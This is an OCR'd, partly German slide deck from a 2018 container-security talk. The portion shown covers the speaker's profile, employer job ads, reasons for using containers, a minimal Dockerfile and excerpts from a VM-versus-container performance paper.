Holger Gantikow

Do Containers still not contain?

What‘s new in Container Security.

TUEBIX, JUNI 2018

Trusted partner for your Digital Journey

Linked in

Holger Gantikow

Senior Systems Engineer at science + computing ag

Stuttgart und Umgebung, Deutschland | IT und Services

133 Kontakte

Aktuell	science + computing ag, science + computing ag, a bull group company
Früher	science + computing ag, Karlsruhe Institute of Technology (KIT) / University of Karlsruhe (TH)
Ausbildung	Hochschule Furtwangen University

Zusammenfassung

Diploma Thesis "Virtualisierung im Kontext von Hocherfügbarkeit" / "Virtualization in the context of High Availability , IT-Know-How, Experience with Linux, especially Debian&Red Hat, Windows, Mac OS X, Solaris, *BSD, HP-UX, AIX, Computer Networking, Network Administration, Hardware, Asterisk, VoIP, Server Administration, Cluster Computing, High Availability, Virtualization, Python Programming, Red Hat Certified System Administrator in Red Hat OpenStack

Current fields of interest:
Virtualization (Xen, ESX, ESXi, KVM), Cluster Computing (HPC, HA), OpenSolaris, ZFS, MacOS X, SunRay ThinClients, virtualized HPC clusters, Monitoring with Check_MK, Admin tools for Android and iOS, Docker / Container in general, Linux 3D VDI (HP RGS, NiceDCV, VMware Horizon, Citrix HDX 3D Pro)

Specialties: Virtualization: Docker, KVM, Xen, VMware products, Citrix XenServer, HPC, SGE, author for Linux Magazin (DE and EN), talks on HPC, virtualization, admin tools for Android and iOS, Remote Visualization

Senior Systems Engineer
science + computing ag
April 2009 – Heute (8 Jahre 3 Monate)

System Engineer Übersetzung anzeigen
science + computing ag, a bull group company
2009 – Heute (8 Jahre)

Graduand
science + computing ag
Oktober 2008 – März 2009 (6 Monate)

Diploma Thesis: "Virtualisierung im Kontext von Hochverfügbarkeit" - "Virtualization in the context of High Availability"

Intern Übersetzung anzeigen
Karlsruhe Institute of Technology (KIT) / University of Karlsruhe (TH)
August 2008 – September 2008 (2 Monate)

Research on optimization of computing workflow using Sun Grid Engine (SGE) for MCNPX calculations.

Hochschule Furtwangen University
Dipl. Inform. (FH), Coding, HPC, Clustering, Unix stuff :-)
2003 – 2009

Auf Linkedin & Xing & Twitter zu finden

Bei Nacht

Institut für Cloud Computing und IT-Sicherheit

IfCCITS

Fakten:

HOCHSCHULE FURTWANGEN UNIVERSITY HFU

SUCCEED WITH PLYMOUTH UNIVERSITY

- seit 2009 Forschung im Bereich Cloud Computing und IT-Sicherheit
- Leiter: Prof. Dr. Christoph Reich
- Fakultät: Informatik
- Momentan: 5 PhDs, 4 Masters, 6 Bachelors
- Informationen: www.wolke.hs-furtwangen.de

Link: https://www.hs-furtwangen.de/forschung/forschungsinstitute/institut-fuer-cloud-computing-und-it-sicherheit/

With Containers...


and Security

Source: https://www.flickr.com/photos/stalkerr/6096258356/ | https://www.flickr.com/photos/142095087@N03/36846337845/

Bei Tag


Jetzt AtoS!

Unser Fokus:
IT-Dienstleistungen und Software für technische Berechnungsumgebungen



Gründungsjahr	1989
Standorte	Tübingen München Berlin Düsseldorf Ingolstadt
Mitarbeiter	287
Hauptaktionär	Atos SE (100%) davor Bull
Umsatz 2013	30,70 Mio. Euro

https://jobs.atos.net



Aktuell (Tübingen):
6 Systems Engineer
n IT Security
1 Software Entwickler
1 IT Consultant
+ weitere

Immer: Praktika + Thesen
-> Initiativ bewerben!

Auch Stellen in München
Da allerdings viele Atos Stellen, nicht „scAtos“

Rückfragen gerne an mich
holger.gantikow@atos.net

Link: https://jobs.atos.net/search-jobs?k=Tübingen&orgIds=5343 - ggf Filter auf Tübingen neu setzen

Inhalt

0 Einleitung


Warum gleich nochmal *Container*?

Abhängigkeiten isolieren

+ Legacy Code

Conflicting Requirements + Dependencies


+ Code ausliefern



MY PYTHON ENVIRONMENT HAS BECOME SO DEGRADED THAT MY LAPTOP HAS BEEN DECLARED A SUPERFUND SITE.

Source: https://xkcd.com/1987/

Mix and Match (3x3x3x3x3xn)



Workflow*workflow*


+ Reproduzierbarkeit

„Frozen Environment“

+*Flexibilität* @HPC

Minimal Dockerfile for Image with $TOOL

```
FROM ubuntu
RUN apt-get update
RUN apt-get install $TOOL
```



shh433 (Seite 1 von 14)

Suchen

Peltzer *et al. Genome Biology* (2016) 17:60
DOI 10.1186/s13059-016-0918-z

Genome Biology

SOFTWARE Open Access

EAGER: efficient ancient genome reconstruction

Alexander Peltzer[1,2,5*], Günter Jäger[1], Alexander Herbig[1,2,5], Alexander Seitz[1], Christian Kniep[4], Johannes Krause[2,3,5] and Kay Nieselt[1]

Abstract

Background: The automated reconstruction of genome sequences in ancient genome analysis is a multifaceted process.

Results: Here we introduce EAGER, a time-efficient pipeline, which greatly simplifies the analysis of large-scale genomic data sets. EAGER provides features to preprocess, map, authenticate, and assess the quality of ancient DNA samples. Additionally, EAGER comprises tools to genotype samples to discover, filter, and analyze variants.

Conclusions: EAGER encompasses both state-of-the-art tools for each step as well as new complementary tools tailored for ancient DNA data within a single integrated solution in an easily accessible format.

Keywords: aDNA, Bioinformatics, Authentication, aDNA analysis, Genome reconstruction

Background

In ancient DNA (aDNA) studies, often billions of sequence reads are analyzed to determine the genomic sequence of ancient organisms [1–3]. Newly developed enrichment techniques utilizing tailored baits to cap-

Until today, there have only been a few contributions towards a general framework for this task, such as the collection of tools and respective parameters proposed by Martin Kircher [8]. However, most of these methods have been developed for mitochondrial data in the con-

Source: www.critic.co.nz/files/article-3423.jpg + Peltzer et al. (2016). EAGER: efficient ancient genome reconstruction.

Performance

„nah am Blech"

An Updated Performance Comparison of Virtual Machines and Linux Containers

Wes Felter, Alexandre Ferreira, Ram Rajamony, Juan Rubio
IBM Research, Austin, TX
{wmf, apferrei, rajamony, rubioj}@us.ibm.com

Abstract—**Cloud computing makes extensive use of virtual machines (VMs) because they permit workloads to be isolated from one another and for the resource usage to be somewhat controlled. However, the extra levels of abstraction involved in virtualization reduce workload performance, which is passed on to customers as worse price/performance. Newer advances in container-based virtualization simplifies the deployment of applications while continuing to permit control of the resources allocated to different applications.**

In this paper, we explore the performance of traditional virtual machine deployments, and contrast them with the use of Linux containers. We use a suite of workloads that stress CPU, memory, storage, and networking resources. We use KVM as a representative hypervisor and Docker as a container manager. Our results show that containers result in equal or better performance than VMs in almost all cases. Both VMs and containers require tuning to support I/O-intensive applications. We also discuss the implications of our performance results for future cloud architectures.

I. Introduction

Virtual machines are used extensively in cloud computing. In particular, the state-of-the-art in Infrastructure as a Service (IaaS) is largely synonymous with virtual machines. Cloud platforms like Amazon EC2 make VMs available to customers and also run services like databases inside VMs. Many Platform as a Service (PaaS) and Software as a Service (SaaS) providers are built on IaaS with all their workloads running inside VMs. Since virtually all cloud workloads are currently running in VMs, VM performance is a crucial component of overall cloud performance. Once a hypervisor has added overhead, no higher layer can remove it. Such overheads then become a pervasive tax on cloud workload performance. There have been many studies showing how VM execution compares to native execution [30, 33] and such studies have been a motivating factor in generally improving the quality of VM technology [25, 31].

Container-based virtualization presents an interesting alternative to virtual machines in the cloud [46]. Virtual Private Server providers, which may be viewed as a precursor to cloud computing, have used containers for over a decade but many of them switched to VMs to provide more consistent performance. Although the concepts underlying containers such as namespaces are well understood [34], container technology languished until the desire for rapid deployment led PaaS providers to adopt and standardize it, leading to a renaissance in the use of containers to provide isolation and resource control. Linux is the preferred operating system for the cloud due to its zero price, large ecosystem, good hardware support, good performance, and reliability. The kernel namespaces feature needed to implement containers in Linux has only become mature in the last few years since it was first discussed [17]. Within the last two years, Docker [45] has emerged as a standard runtime, image format, and build system for Linux containers.

This paper looks at two different ways of achieving resource control today, viz., containers and virtual machines and compares the performance of a set of workloads in both environments to that of natively executing the workload on hardware. In addition to a set of benchmarks that stress different aspects such as compute, memory bandwidth, memory latency, network bandwidth, and I/O bandwidth, we also explore the performance of two real applications, viz., Redis and MySQL on the different environments.

Our goal is to isolate and understand the overhead introduced by virtual machines (specifically KVM) and containers (specifically Docker) relative to non-virtualized Linux. We expect other hypervisors such as Xen, VMware ESX, and Microsoft Hyper-V to provide similar performance to KVM given that they use the same hardware acceleration features. Likewise, other container tools should have equal performance to Docker when they use the same mechanisms. We do not evaluate the case of containers running inside VMs or VMs running inside containers because we consider such double virtualization to be redundant (at least from a performance perspective). The fact that Linux can host both VMs and containers creates the opportunity for an apples-to-apples comparison between the two technologies with fewer confounding variables than many previous comparisons.

We make the following contributions:

- We provide an up-to-date comparison of native, container, and virtual machine environments using recent hardware and software across a cross-section of interesting benchmarks and workloads that are relevant to the cloud.
- We identify the primary performance impact of current virtualization options for HPC and server workloads.
- We elaborate on a number of non-obvious practical issues that affect virtualization performance.
- We show that containers are viable even at the scale of an entire server with minimal performance impact.

The rest of the paper is organized as follows. Section II describes Docker and KVM, providing necessary background to understanding the remainder of the paper. Section III describes and evaluates different workloads on the three environments. We review related work in Section IV, and finally, Section V concludes the paper.

Zusammenfas

an ato

"In general, Docker equals or exceeds KVM performance in every case we tested. [...]

Even using the fastest available forms of paravirtualization, KVM still adds some overhead to every I/O operation [...].

Thus, KVM is less suitable for workloads that are latency-sensitive or have high I/O rates.

Container vs. bare-metal:
Although **containers themselves have almost no overhead**, **Docker is not without performance gotchas. Docker volumes** have noticeably better performance than files stored in AUFS. **Docker's NAT also introduces overhead** for work- loads with high packet rates.
These features represent a **tradeoff between ease of management and performance** and should be considered on a case-by-case basis.


Source: Felter et al. (2014). An updated performance comparison of virtual machines and linux containers.

```
eduroam0
Hello Wo

real
user
sys
eduroam0
Hello Wo

real
user
sys
eduroam0
```

Source: http://cdn.meme.am/instances/53646903.jpg


Container Intro

Evolution of *OS-level virtualization*



Hypervisor-based virtualization

1999 VMware Workstation 1.0
